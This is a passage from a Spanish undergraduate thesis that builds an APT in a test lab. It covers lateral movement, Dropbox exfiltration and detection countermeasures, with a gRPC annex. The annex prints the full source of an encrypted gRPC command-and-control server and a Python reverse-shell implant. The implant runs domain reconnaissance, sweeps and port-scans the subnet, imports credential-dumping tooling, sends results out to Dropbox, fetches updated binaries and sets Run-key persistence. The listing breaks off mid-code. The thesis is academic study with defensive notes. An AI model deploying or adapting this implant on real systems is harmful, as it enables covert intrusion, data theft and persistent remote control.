


Figura 4.34: Demo




Figura 4.35: Demo

Lamentablemente, no está habilitada la ejecución remota en el equipo ”SERVER”. Además, ninguno de los usuarios de los que tenemos credenciales son administrador, por lo que no podremos ejecutar comandos en el ”SERVER”, que es el DC (Controlador de Dominio). Tendremos que seguir esperando la oportunidad para saltar a otro equipo de la red.

Las técnicas de MITRE ATT&CK que se han cubierto en este apartado son:

Movimientos laterales	
Nombre de la técnica	**ID de la técnica**
SMB/Windows Admin Shares	T1021.002
Data from Network Shared Drive	T1039

Cuadro 4.6: Técnicas empleadas en movimientos laterales

4.10. Exfiltración

En esta fase se busca enviar la información obtenida del sistema y de la subred a nuestra carpeta de la nube.

Para esto, usaremos las siguientes técnicas de la matriz MITRE:

- **Exfiltration Over Web Service (T1567):** usaremos la API de Dropbox, que usa HTTPS y TLS para cifrar las comunicaciones, para exfiltrar los datos recogidos.
- **Automated Exfiltration (T1020):** el envío de datos a la nube se realizará de manera automática cada vez que se ejecute un comando recibido de la nube.

4.10.1. Código y desarrollo

Para obtener esta información, se ha empleado la API de dropbox. Su funcionamiento es muy directo y sólo es necesario un token de autenticación para poder descargar y subir archivos.

```
1   # Token y componente dropbox para subir y descargar archivos
2   token = 'YIFORX6OS-IAAAXZAAAS3jXdasawARafaaey_Jdsvlyfcasrh DFJTdnZgdRBUmfhzI4'
3   dbx = dropbox.Dropbox(token)
```

Listing 4.75: Inicialización de la variable de dropbox

Para gestionar la subida de archivos tenemos el método uploadDropbox(). Primero leeremos el archvio en bytes **(1)** y después subiremos el archivo con el método de la API **files_upload() (2)**. En este método crearemos dos carpetas, una carpeta principal con el nombre de la dirección MAC del equipo y una subcarpeta con el nombre del usuario que está ejecutando el script, y subiremos la información a la subcarpeta.

```
1  def uploadDropbox(filepath,filename):
2    global macAdd
3    global username
4
5    try:
6      username = getpass.getuser()
7  (1) with open(filepath+filename,'rb') as file:
8        uploadFile = file.read()
9
10 (2) dbx.files_upload(uploadFile, '/'+macAdd+'/'+username+'/'+filename,
11     mode=dropbox.files.WriteMode.overwrite)
12     return True
13   except Exception as e:
```

```
14      print(e)
15      return False
```

Listing 4.76: Código fuente del método uploadDropbox()

Las técnicas de MITRE ATT&CK que se han cubierto en este apartado son:

Exfiltración	
Nombre de la técnica	**ID de la técnica**
Exfiltration Over Web Service	T1567
Automated Exfiltration	T1020

Cuadro 4.7: Técnicas empleadas en exfiltración

4.11. Contramedidas de detección

En esta sección se enumeran algunos posibles eventos que, de ser detectados, harían más sencilla la detección de la APT descrita en este trabajo:

- **Escaneos de red:** varias peticiones de paquetes ICMP a equipos de la red puede indicar que se está realizando un escaneo en la red para ver qué equipos están activos.
- **Modificación de registros:** Los registros del sistema pueden permitir a un atacante lanzar un programa al inicio de una sesión. De esta manera, un posible malware podría activarse cada vez que se activa el equipo y así conseguir persistencia en el sistema.
- **Descarga de archivos ejecutables:** La descarga de archivos ejecutables de la red podría indicar que un malware se está actualizando o descargando alguna herramienta para cumplir sus objetivos.
- **Servicios de nube:** Las conexiones a servicios de nube como pueden ser Dropbox, Onedrive o Mediafire pueden indicar que un malware está intentando acceder a un servidor de C&C ya sea para exfiltrar información u obtener instrucciones.
- **Información del sistema:** El acceso a información del sistema, como enumerar las características del sistema, información del usuario o listar los usuarios administradores del dominio; pueden indicar que un malware está haciendo un reconocimiento del dispositivo para luego explotar sus vulnerabilidades.
- **Utilidades Sysinternal:** La descarga de utilidades de Sysinternals de Microsoft, como puede ser la herramienta *procdump* o *PsExec*, a pesar de ser software firmado puede emplearse para obtener credenciales de usuarios.

Capítulo 5

Conclusiones y posibles mejoras

Tras la realización del proyecto realizaremos un resumen sobre las conclusiones obtenidas. Además, comentaremos posibles futuras ampliaciones que se pueden llevar a cabo para mejorar el proyecto.

5.1. Conclusiones

Durante la realización de este trabajo de fin de grado hemos aprendido el funcionamiento y comportamiento de APTs mediante su desarrollo y experimentación en un laboratorio donde se ha realizado el experimento. A continuación se resume brevemente en varios puntos los objetivos conseguidos en el trabajo desarrollado:

- Se ha estudiado la documentación disponible sobre APTs.
- Se ha diseñado y desarrollado la funcionalidad de una APT.
- Se ha modelado y configurado un laboratorio de pruebas para realizar el experimento.
- Se ha realizado un experimento donde se ha puesto a prueba la funcionalidad desarrollada.

- Se han aprendido técnicas y métodos para comprometer sistemas.
- Se han afianzado algunos conocimientos vistos durante la carrera.
- Se ha estudiado e implementado el sistema de comunicación entre la APT y el C&C mediante el framework gRPC y Protocol Buffers.
- Se han explorado las diversas posibilidades de vulneración de sistemas y se han aplicado algunas de ellas.
- Se han utilizado varias librerías de python para extender la funcionalidad de la APT.
- Se han comprendido los fundamentos de las amenazas persistentes avanzadas.
- Se han estudiado las distintas arquitecturas de comunicación de ”Command and Control”.
- Se han estudiado varios mecanismos de seguridad del sistema operativo Windows.
- Se han aprendido cuáles son los mecanismos de detección del antivirus Windows Defender y cómo evitarlos.

En este trabajo se han estudiado las distintas medidas de seguridad que implementa el sistema operativo Windows, por ejemplo, dejar que solo ciertas operaciones sean ejecutadas por un administrador y desde equipos concretos. También se han aprendido mecanismos que implementa Windows Defender para encontrar amenazas como son: hash del archivo, comportamiento, nombre, extensión... Por último, se han visto las ventajas de implementar como

método de comunicación gRPC y protocol buffers, como son el reducido tamaño de las comunicaciones, para evitar crear grandes picos de tráfico en la red, o la gran velocidad de compresión y descompresión de datos.

Existen otras alternativas a la arquitectura, herramientas o métodos empleados por la APT desarrollada; sin embargo, este enfoque ha demostrado tener gran flexibilidad debido al sistema de recepción de comandos de forma síncrona y asíncrona para poder adaptarse a cada sistema infectado. Además, se han aportado métodos de detección de estas amenazas basado en las tareas que suelen realizar. También se ha aportado información sobre su comportamiento y objetivos para comprender mejor su funcionamiento y ayudar a crear medidas de protección.

En conclusión, en este trabajo se ha presentado el desarrollo e implementación de una APT y se ha puesto a prueba su funcionalidad en un laboratorio de pruebas.

5.2. Posibles mejoras

Existen varias posibilidades de ampliación de funcionalidades del trabajo realizado en este TFG. A continuación, se destaca las que se consideran más importantes:

- Técnicas de evasión de antivirus como polimorfismo o cifrado del propio ejecutable. Las APTs suelen tener técnicas de evasión de los sistemas de defensa para evitar su detección. Dependiendo de la técnica de detección de cada antivirus, se podría implementar una contramedida y así permanecer oculto. Un antivirus puede estar basado en firma, heurística, comportamiento o una mezcla de varios.
  La implementación de este tipo de técnicas podría poner a prueba los sistemas de detección llegando así a mejorarlos.

- Dominios dinámicos. En la APT implementada, se usa una IP estática. Una versión más avanzada debería implementar una lista de dominios que cambiasen dependiendo de factores predefinidos, como por ejemplo el día de la semana. Esto haría más difícil la detección de dominios relacionados con conexiones C&C.

- Profundizar e implementar diferentes técnicas de escalado de privilegios o movimientos laterales. Dado el gran número de técnicas nuevas que se van aportando cada año, es cada vez más difícil detectar las amenazas. Desarrollar y demostrar cómo funcionan otras técnicas puede ser útil desde la perspectiva defensiva.

Capítulo 6

Anexo

6.1. Framework gRPC

6.1.1. ¿Qué es gRPC?

gRPC(google Remote Procedure Calls) [29] es un sistema de llamada a procedimiento remoto de código abierto desarrollado inicialmente en Google. Está diseñando para comunicaciones de alto rendimiento entre servicios. Es una manera eficiente de conectar servicios escritos en diferentes lenguajes proporcionando soporte de balanceo de carga, autenticación, transmisión bidireccional y control de flujo, enlaces bloqueantes o no bloqueantes, cancelaciones y tiempos de espera.

Proyectos y empresas como Dropbox, Netflix o Cisco hacen uso de esta tecnología.

Por defecto, gRPC usa protocol buffers (6.2) para serializar datos. Generalmente, gRPC se considera una mejor alternativa al protocolo REST para la arquitectura de microservicios.

6.1.2. Arquitectura RPC

RPC(Remote Procedure Call) se corresponde con Llamada de Procedimiento Remota. Como sugiere el nombre, la idea es que podamos invocar métodos de servicios de servidores remotos. RPC permite obtener la solución a un problema en el mismo formato independientemente de dónde se ejecute.

La idea es la misma que con el protocolo REST. Se crea una API con métodos públicos y después los métodos se llaman con argumentos.

RPC es muy popular en dispositivos IoT y otros dispositivos que requieren comunicaciones personalizadas con bajo consumo. También se puede implementar RPC como RPC-XML y RPC-JSON. gRPC es el último framework creado con el protocolo RPC.

6.1.3. ¿Qué hace especial a gRPC?

La diferencia más importante es que gRPC usa protocol buffers para serializar los datos y comunicarse en vez de JSON/XML. Los protocol buffers pueden describir la estructura de datos y el código puede ser generado de esa descripción para generar o parsear streams de bytes que representan los datos estructurados. Es por esto que gRPC es preferido para aplicaciones web que se implementan con diferentes tecnologías. El formato binario permite que las comunicaciones sean más ligeras.

Por otro lado, gRPC está construido encima de HTTP/2, que soporta comunicación bidireccional como también la tradicional solicitud/respuesta. En la práctica, los clientes abrirán conexiones de larga duración con los servidores gRPC y se abrirá un stream HTTP/2 para cada llamada RPC.

6.2. Protocol Buffers

6.2.1. ¿Qué son los Protocol Buffers?

Los Protocol Buffers [30] son un método de serialización de datos que pueden ser transmitidos por la red o almacenados en archivos. Otros formatos parecidos son JSON y XML, que se usan también para serializar datos. Aunque estos formatos son flexibles y efectivos, no están optimizados para comunicación entre servicios multiplataforma.

Por este motivo, Google creó en 2008 el ProtoBuf. Inicialmente, el ProtoBuf se creó para tres lenguajes: C++, Java y Python. A lo largo de los años, otros lenguajes empezaron a soportar Protobufs como Go, Ruby, JS, PHP, C# y Objective-C. La versión actual de Protobuf se llama proto3.

El Protobuf está optimizado para ser más rápido que JSON y XML centrándose solo en serializar y deserializar datos lo más rápido posible. Otra optimización es que el ancho de red necesario para las comunciaciones es mínimo dado que hace que el número de datos transmitidos sea el menor posible.

La definición de los datos que se van a serializar está definida en archivos de configuración conocidos como archivos proto (**.proto**).

6.2.2. Características

1. **Formato de transferencias binario**

   Los datos transmitidos con Protobuf son en binario. Esto mejora la velocidad de transmisión porque ocupa menos espacio y ancho de red. Como los datos están comprimidos, el uso de CPU también es menor.

   La única desventaja de Protobuf es que no es tan fácil de leer como JSON o XML. Si la plataforma no soporta mensajes en binario también se puede serializar los datos como string.

   En el caso de Protobufs definimos los mensajes en el archivo de configuración así:

```
{
  string first_name = 1;
  string last_name = 2;
}
```

Listing 6.1: Código fuente de un archivo .proto

Usando este archivo de configuración, los datos enviados serán codificados como:

```
124Pepe226Garcia
```

Listing 6.2: Datos serializados por Protobuf

En el caso de 124Pepe, 1 es el identificador del campo, 2 es el tipo de dato (string) y 4 es la longitud del texto. Es un poco más complicado de leer que JSON pero ocupará menos espacio.

2. **Formato de mensajes**
   Los datos transmitidos como Protobuf se basan en el archivo de configuración (.proto) y son conocimos como *messages/mensajes*.

   A continuación vemos un ejemplo:

```
1  syntax = "proto3";
2
3  message Persona {
4  uint64 id = 1;
5  string email = 2;
6  bool encendido = 3;
7
8  enum TipoMovil {
9    MOVIL = 0;
10   CASA = 1;
11   TRABAJO = 2;
12 }
13
14 message NumeroTelefono {
15   string numero = 1;
16   TipoMovil type = 2;
17 }
```

Listing 6.3: Ejemplo archivo .proto

   En el ejemplo anterior, podemos ver cómo se los declaran *mensajes* en las líneas 3 y 14. Los tipos de datos pueden ser de tres tipos: escalar, como pueden ser strings o números; enum y un *mensaje* descrito por el usuario, como es NumeroTelefono en el ejemplo.

   Los tipos de datos escalares disponibles en Protobuf son float, int32, int64, uint32, uint64, sint32, sint64, fixed32, fixed64, sfixed32, sfixed6, bool, string y bytes.

   Según la convención, los nombres de las variables deben estar en minúsculas y si constan de varias palabras deben estar separadas por una barra baja.

   Por último, las variables constan de representaciones numéricas que sirven para identificar los campos en el formato binario. Los números de las variables deben ser únicos dentro de cada *mensaje*, deben ser números enteros y los campos que se dejen de usar deben declararse como ”reserved” para evitar que se redefinan.

3. **Generación de código de archivos .proto**
   La parte más importante de Protobuf es el compilador protoc.

   En el caso de python se puede instalar con el siguiente comando:

```
1 pip install protobuf
```

Listing 6.4: Instalación python de protobuf

   El compilador generará el código necesario dependiendo del lenguaje con el que se esté trabajando. Primero, crearemos un pequeño archivo .proto:

```
syntax = "proto3";
message Person {
  uint64 id = 1;
  string email = 2;
}
```

Listing 6.5: Archivo ejemplo.proto

Y con el siguiente comando generaremos el código python:

```
python -m grpc_tools.protoc -I=. --python_out=. --grpc_python_out=. ejemplo.proto
```

Listing 6.6: Comando del compilador protoc de python.

a) **-I:** define el directorio donde buscamos cualquier dependencia.

b) **–python_out:** define el directorio donde queremos que se genere la clase de integración.

c) **–grpc_python_out:** define el directorio donde queremos que se genere el archivo con los métodos gRPC.

6.3. Código del servidor server.py

```
import os
from concurrent import futures

import grpc
import time
import datetime
import chunk_pb2, chunk_pb2_grpc

from key_generator.key_generator import generate
from cryptography.fernet import Fernet

from pathlib import Path

CHUNK_SIZE = 1024 * 1024  # 1MB


def get_file_chunks(filename):
  with open(filename, 'rb') as f:
    while True:
      piece = f.read(CHUNK_SIZE);
      if len(piece) == 0:
        return
      yield chunk_pb2.Chunk(buffer=piece)


def save_chunks_to_file(chunks, filename):
  with open(filename, 'wb') as f:
    for chunk in chunks:
      f.write(chunk.buffer)

def getNextNumber():
  currentDir = os.getcwd()
  count = 0
  for i in os.listdir(currentDir):
    if("screenshot" in i and i.endswith(".png")):
```

```
36        count += 1
37    return count
38
39  def generate_key():
40    global encrKey
41
42    date = datetime.datetime.now()
43
44    day = str(date.day)
45    month = str(date.month)
46    year = str(date.year)
47    secret = int(day+month+year)
48    key = generate(seed = secret, max_atom_len = 8, min_atom_len = 8).get_key()
49    key = key[:-1]+"="
50    encrKey = Fernet(key)
51    return encrKey
52
53  def decryptFile(filename):
54    with open(filename, 'rb') as f:
55      content = f.read()
56      f.close()
57
58    decrypted_data = encrKey.decrypt(content)
59
60    with open(filename, 'wb') as f:
61      f.write(decrypted_data)
62      f.close()
63
64
65  def encryptFile(filename):
66    with open(filename, 'rb') as f:
67      content = f.read()
68      f.close()
69
70    encrypted_data = encrKey.encrypt(content)
71
72    with open(filename, 'wb') as f:
73      f.write(encrypted_data)
74      f.close()
75
76
77  class FileServer(chunk_pb2_grpc.FileServerServicer):
78    def __init__(self):
79
80      class Servicer(chunk_pb2_grpc.FileServerServicer):
81        def __init__(self):
82          self.tmp_file_name = os.getcwd()+"\\file"
83          self.encrKey = generate_key()
84
85        def upload(self, request_iterator, context):
86          save_chunks_to_file(request_iterator, self.tmp_file_name)
87          decryptFile(self.tmp_file_name)
88          return chunk_pb2.Reply(length=os.path.getsize(self.tmp_file_name))
89
90        def download(self, request, context):
91          if request.name:
92            encryptFile(self.tmp_file_name)
93            chunks_generator = get_file_chunks(self.tmp_file_name)
94            decryptFile(self.tmp_file_name)
95            return chunks_generator
96
97        def getCmd(self, request, context):
98          response = chunk_pb2.Request()
99          response.name = input("> Shell#%s: " % str(context.peer()))
100         if(response.name[:8] == "download"):
101           self.tmp_file_name = os.getcwd()+"/"+response.name[9:]
```

```
        elif response.name[:6] == "upload":
          self.tmp_file_name = os.getcwd()+"/"+response.name[7:]
        elif response.name[:10] == "screenshot":
          count = getNextNumber()
          self.tmp_file_name = os.getcwd()+"/"+response.name[:10]+str(count)+".png"

        data = response.name.encode()
        response.name = encrKey.encrypt(data).decode()
        return response

      def getResponse(self, request, context):
        data = request.name.encode()
        decrypted_data = encrKey.decrypt(data)
        decrypted_data = decrypted_data.decode().rstrip()
        print(decrypted_data)
        response = chunk_pb2.Empty()
        return response


    self.server = grpc.server(futures.ThreadPoolExecutor(max_workers=1))
    chunk_pb2_grpc.add_FileServerServicer_to_server(Servicer(), self.server)

  def start(self, port):
    self.server.add_insecure_port(f'[::]:{port}')
    self.server.start()

    try:
      while True:
        time.sleep(60*60*24)
    except KeyboardInterrupt:
      self.server.stop(0)

if __name__ == '__main__':
  print('Starting server. Listening on port 8888.')
  FileServer().start(8888)
```

Listing 6.7: Código fuente de server.py

6.4. Código del reverse_shell (reverse_shell.pyw)

```
#!/usr/bin/python

import socket
import subprocess
import os
import base64
import shutil
import sys
import time
import requests
from mss import mss
from ping3 import ping
import dropbox
from getmac import get_mac_address as gma
import getpass
import datetime
from key_generator.key_generator import generate
from cryptography.fernet import Fernet
from filelock import Timeout, FileLock
from pathlib import Path
import paramiko

```

```
import grpc
import chunk_pb2, chunk_pb2_grpc


from pypykatz.pypykatz import pypykatz
from pypykatz.registry.live_parser import LiveRegistry
from pypykatz.registry.offline_parser import OffineRegistry

#pip install mss pypykatz getmac requests dropbox ping3 key_generator cryptography grpcio grpcio-tools
    protobuf filelock paramiko


########################################################################
########################################################################

# Variables globales, se inicializan en initVariables()
version = ""
ipCC = ""
tempFolder = ""
dbx = ""


host_ip = ""
subnet = ""
upPcs = []
username = ""
macAdd = ""

exit = ""
scanned = ""
start = ""

sock = ""
encrKey = ''

CHUNK_SIZE = 1024 * 1024  # 1MB
stub = ""

lock = ""
persistName = "dolphin"
########################################################################
########################################################################


########################################################################
# Comunicacion                                 #
########################################################################

def to_byte(s):
  if type(s) is bytes:
    return s
  elif type(s) is str or (sys.version_info[0] < 3 and type(s) is unicode):
    return s.encode('utf-8')
  else:
    raise TypeError("Expected bytes or string, but got %s." % type(s))

def to_str(s):
  if type(s) is str:
    return s
  elif type(s) is bytes:
    return s.decode('utf-8')
  else:
    raise TypeError("Expected bytes or string, but got %s." % type(s))


def generate_key():
```

```
88    global encrKey
89
90    date = datetime.datetime.now()
91
92    day = str(date.day)
93    month = str(date.month)
94    year = str(date.year)
95    secret = int(day+month+year)
96    key = generate(seed = secret, max_atom_len = 8, min_atom_len = 8).get_key()
97    key = key[:-1]+"="
98    encrKey = Fernet(key)
99
100 def decryptFile(filename):
101   with open(filename, 'rb') as f:
102     content = f.read()
103     f.close()
104
105   decrypted_data = encrKey.decrypt(content)
106
107   with open(filename, 'wb') as f:
108     f.write(decrypted_data)
109     f.close()
110
111
112 def encryptFile(filename):
113   with open(filename, 'rb') as f:
114     content = f.read()
115     f.close()
116
117   encrypted_data = encrKey.encrypt(content)
118
119   with open(filename, 'wb') as f:
120     f.write(encrypted_data)
121     f.close()
122
123 def get_file_chunks(filename):
124   with open(filename, 'rb') as f:
125     while True:
126       piece = f.read(CHUNK_SIZE);
127       if len(piece) == 0:
128         return
129       yield chunk_pb2.Chunk(buffer=piece)
130
131
132 def save_chunks_to_file(chunks, filename):
133   with open(filename, 'wb') as f:
134     for chunk in chunks:
135       f.write(chunk.buffer)
136
137 def downloadToCnC(in_file_name):
138   encryptFile(in_file_name)
139   chunks_generator = get_file_chunks(in_file_name)
140   response = stub.upload(chunks_generator)
141   decryptFile(in_file_name)
142   assert response.length == os.path.getsize(in_file_name)
143
144 def uploadFromCnC(target_name, out_file_name):
145   response = stub.download(chunk_pb2.Request(name=target_name))
146   save_chunks_to_file(response, out_file_name)
147   decryptFile(out_file_name)
148
149 def getCmd():
150   request = chunk_pb2.Empty()
151   response = stub.getCmd(request)
152   command = response.name.encode()
153   command = encrKey.decrypt(command)
```

```
154   command = command.decode().rstrip()
155   return command
156 
157 def sendResponse(x):
158   data = to_byte(x)
159   encrypted_data = encrKey.encrypt(data)
160   data = to_str(encrypted_data)
161   request = chunk_pb2.Request(name=data)
162   stub.getResponse(request)
163 
164 ##########################################################################
165 #  Dropbox                                #
166 ##########################################################################
167 
168 def uploadDropbox(filepath,filename):
169   global macAdd
170   global username
171 
172   try:
173     username = getpass.getuser()
174     with open(filepath+filename,'rb') as file:
175       uploadFile = file.read()
176 
177     dbx.files_upload(uploadFile, '/'+macAdd+'/'+
178       username+'/'+filename, mode=dropbox.files.WriteMode.overwrite)
179     return True
180   except Exception as e:
181     print(e)
182     return False
183 
184 
185 ##########################################################################
186 #  Utilidades                                #
187 ##########################################################################
188 
189 # Inicia las variables globales
190 def initVariables():
191   global exit
192   global scanned
193   global start
194   global version
195   global ipCC
196   global dbx
197   global host_ip
198   global subnet
199   global username
200   global macAdd
201 
202 
203   exit = False
204   scanned = False
205   start = time.time()
206 
207   # Version del script para saber si hay una nueva version
208   version = 1
209   # IP de CnC
210   ipCC = "192.168.0.200"
211 
212 
213   # Token y componente dropbox para subir y descargar archivos
214   token = 'XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX'
215   dbx = dropbox.Dropbox(token)
216 
217   # Ip y subred de la maquina local
218   host_ip = socket.gethostbyname(socket.gethostname())
219   subnet = host_ip.split(".")
```

```
220   subnet = subnet[0] + "." + subnet[1] + "." + subnet[2] + "."
221   # Nombre de usuario y macAddress
222   username = getpass.getuser()
223   macAdd = gma()
224
225   generate_key()
226
227
228 def saveResult(command, content):
229   with open(tempFolder+"result.txt","a") as r:
230     r.write("****************************\n")
231     r.write("Command: " + command + "\n")
232     r.write("****************************\n")
233     r.write("Result: \n" + content + "\n")
234     r.write("****************************\n\n")
235     r.close()
236
237 def is_admin():
238   global admin
239   try:
240     temp = os.listdir(os.sep.join([os.environ.get('SystemRoot', 'C:\windows'),'temp']))
241   except:
242     admin = "[!!] User Privileges!"
243     return False
244   else:
245     admin = "[+] Admin Privileges!"
246     return True
247
248 def check_internet():
249   url = "http://www.google.com"
250   timeout = 5
251
252   try:
253     request = requests.get(url, timeout=timeout)
254     return True
255   except:
256     return False
257
258 def screenshot():
259   with mss() as screenshot:
260     screenshot.shot()
261
262 def webDownload(url):
263   get_response = requests.get(url)
264   file_name = url.split("/")[-1]
265   with open(file_name, "wb") as out_file:
266     out_file.write(get_response.content)
267
268 def downloadToFolder(url):
269   global tempFolder
270   get_response = requests.get(url)
271   file_name = url.split("/")[-1]
272   with open(tempFolder+file_name, "wb") as out_file:
273     out_file.write(get_response.content)
274
275 def checkOnlyInstance():
276   global lock
277
278   dirTemp =  "C:\\Temp\\"
279
280   if not os.path.exists(dirTemp):
281     os.makedirs(dirTemp)
282
283
284   if not is_admin():
285     time.sleep(1)
```

```
286
287   lock_path = Path(dirTemp + "instance_123123.lock")
288
289
290
291   lock_path.touch(exist_ok=True)
292   lock = FileLock(lock_path, timeout=1)
293
294   try:
295     lock.acquire(timeout=1)
296
297     print("Running")
298
299   except Exception as e:
300     print("Lock busy, shutting down")
301     sys.exit()
302
303
304
305 ########################################################################
306 # Reconocimiento                                #
307 ########################################################################
308
309 def sysinfo():
310   global scanned
311   global admin
312
313   sysFile = open(tempFolder+"sys.txt", "w")
314
315   is_admin()
316   sysFile.write(admin+"\n\n")
317
318   commands = []
319   #https://jdhitsolutions.com/blog/powershell/5187/get-antivirus-product-status-with-powershell/
320   antivCmd = "powershell.exe Get-CimInstance -Namespace root/SecurityCenter2 -ClassName
        AntivirusProduct"
321
322
323   commands = ["whoami","systeminfo","net localgroup","net share", "net localgroup Administradores", "
        net localgroup Administrators","net user",
324     "net groups","net user /domain",'net group /domain "Admins. del dominio"','net group /domain "
        Domain Admins"',"tasklist /v","net accounts",
325     antivCmd, "nltest /dsgetdc:%userdomain%","klist tickets","tree C:/"]
326
327
328   for c in commands:
329     result = "none"
330     try:
331       proc = subprocess.Popen(c, shell=True,
332         stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
333       result = proc.stdout.read() + proc.stderr.read()
334
335       try:
336         result = result.decode('utf-8')
337       except:
338         result = result.decode('latin1')
339         pass
340
341       sysFile.write("Command: "+ c + "\n\n")
342       sysFile.write(result)
343       sysFile.write("\n#####################################")
344       sysFile.write("#####################################\n")
345     except:
346       pass
347
348   sysFile.close()
```

```
349
350     uploaded = uploadDropbox(tempFolder,"sys.txt")
351
352
353     # Si no se han subido correctamente se reintenta
354     for i in range(1,3):
355       if not uploaded:
356         time.sleep(2)
357         if not uploaded:
358           uploaded = uploadDropbox(tempFolder,'sys.txt')
359
360     if not uploaded:
361       scanned = False
362
363     os.remove(tempFolder+'sys.txt')
364
365 # Intenamos hacer un scanneo de la red y si los archivos
366 # no se suben a dropbox lo consideramos fallido.
367 def scanNetwork():
368     global upPcs
369     global scanned
370     global tempFolder
371
372     # PING SWEEP SCAN
373     if len(upPcs) == 0:
374       pingSweep()
375
376     # ESCANEO DE PUERTOS FRECUENTES
377     commonPorts()
378     upload1 = uploadDropbox(tempFolder,'portScan.txt')
379
380     # ESCANEO SERVIDORES DNS
381     dnsScan()
382     upload2 = uploadDropbox(tempFolder,'dnsServers.txt')
383
384     # CARPETAS DE RED
385     netFolders()
386     upload3 = uploadDropbox(tempFolder,'networkFolders.txt')
387
388     # ESCANEO COMPLETO
389     #fullScan()
390     #uploadDropbox('fullPortScan.txt')
391
392     # Si no se han subido correctamente se reintenta
393     try:
394       for i in range(1,3):
395         if not upload1 or not upload2 or not upload3:
396           time.sleep(2)
397           if not upload1:
398             upload1 = uploadDropbox(tempFolder,'portScan.txt')
399           if not upload2:
400             upload2 = uploadDropbox(tempFolder,'dnsServers.txt')
401           if not upload3:
402             upload3 = uploadDropbox(tempFolder,'networkFolders.txt')
403     except:
404       pass
405     if not upload1 or not upload2 or not upload3:
406       scanned = False
407     os.remove(tempFolder+'portScan.txt')
408     os.remove(tempFolder+'dnsServers.txt')
409     os.remove(tempFolder+'networkFolders.txt')
410
411
412
413
414 def netFolders():
```

```
415   global subnet
416   global upPcs
417   output = ""
418
419   scanFile = open(tempFolder+"networkFolders.txt", "w")
420   try:
421     for pc in upPcs:
422
423       proc = subprocess.Popen("net view \\\\"+pc, shell=True, stdout=subprocess.PIPE, stderr=subprocess
      .PIPE, stdin=subprocess.PIPE)
424       result = proc.stdout.read() + proc.stderr.read()
425
426       try:
427         result = result.decode('utf-8')
428       except:
429         result = result.decode('latin1')
430         pass
431
432       scanFile.write(result)
433       scanFile.write("\n#######################################")
434       scanFile.write("#######################################\n")
435   except:
436     pass
437
438   scanFile.close()
439
440
441
442
443 def pingSweep():
444   global subnet
445   global upPcs
446   for i in range(0, 255):
447     target_ip = subnet + str(i)
448     response = ping(target_ip, timeout=0.01)
449
450     if str(response) != "None":
451       upPcs.append(target_ip)
452   # si el ping esta bloqueado por el firewall
453   # asumimos que todos los equipos estan activos
454   if len(upPcs) < 2:
455     upPcs = []
456     for i in range(0, 255):
457       target_ip = subnet + str(i)
458       upPcs.append(target_ip)
459
460
461 # COMMON PORT SCAN
462 def commonPorts():
463   global upPcs
464
465   scanFile = open(tempFolder+"portScan.txt", "w")
466   s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
467   try:
468     # 21(ftp),22(ssh),23(telnet),53(DNS),80(http),443(https),445(smb),3389(rdp)
469     commonPorts = [21,22,23,53,80,443,445,3389]
470
471     #para cada pc activo intentamos conectarnos a los puertos mas comunes
472     for pc in upPcs:
473       scanFile.write("IP: %s \n" % pc)
474       for port in commonPorts:
475         s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
476         s.settimeout(0.5)
477         connection = s.connect_ex((pc,port))
478
479         if(connection == 0):
```

```
480             scanFile.write("\t %d OPEN \n" % port)
481           s.close()
482     except:
483       pass
484
485     scanFile.close()
486     s.close()
487
488
489 # DNS SERVERS SEARCH
490 def dnsScan():
491     global subnet
492
493     scanFile = open(tempFolder+"dnsServers.txt", "w")
494     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
495     try:
496       for i in range(0, 255):
497         target_ip = subnet + str(i)
498         s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
499         s.settimeout(0.5)
500         connection = s.connect_ex((target_ip,53))
501
502         if(connection == 0):
503           scanFile.write("DNS server: %s \n" % target_ip)
504         s.close()
505
506     except:
507       pass
508
509     scanFile.close()
510     s.close()
511
512
513 # COMPLETE SCAN
514 def fullScan():
515     global upPcs
516
517     scanFile = open(tempFolder+"fullPortScan.txt", "w")
518     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
519     try:
520       for pc in upPcs:
521         scanFile.write("IP: %s \n" % pc)
522         for port in range(0,65535):
523           s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
524           s.settimeout(0.5)
525           connection = s.connect_ex((pc,port))
526
527           if(connection == 0):
528             scanFile.write("\t %d OPEN \n" % port)
529           s.close()
530
531     except:
532       pass
533
534     scanFile.close()
535     s.close()
536
537
538
539 ########################################################################
540 #  Actualizacion                                #
541 ########################################################################
542
543 def update():
544     global ipCC
545     global version
```

```
546   global persistName
547
548   try:
549
550     metadata, res = dbx.files_download(path="/version.txt")
551     lastVersion = int(res.content)
552
553     if lastVersion>version:
554       with open(tempFolder+"reverse_shell.exe", "wb") as f:
555         metadata, res = dbx.files_download(path="/reverse_shell.exe")
556         f.write(res.content)
557         f.close()
558
559       #Hacer la persistencia
560       location = os.environ["appdata"] + "\\"+persistName+".exe"#fRL6zEcB9E.exe"
561       if not os.path.exists(location):
562         subprocess.call('reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v dolphin /t
      REG_SZ /d "' + location + '"', shell=True)
563         shutil.copyfile(tempFolder+"reverse_shell.exe", location)
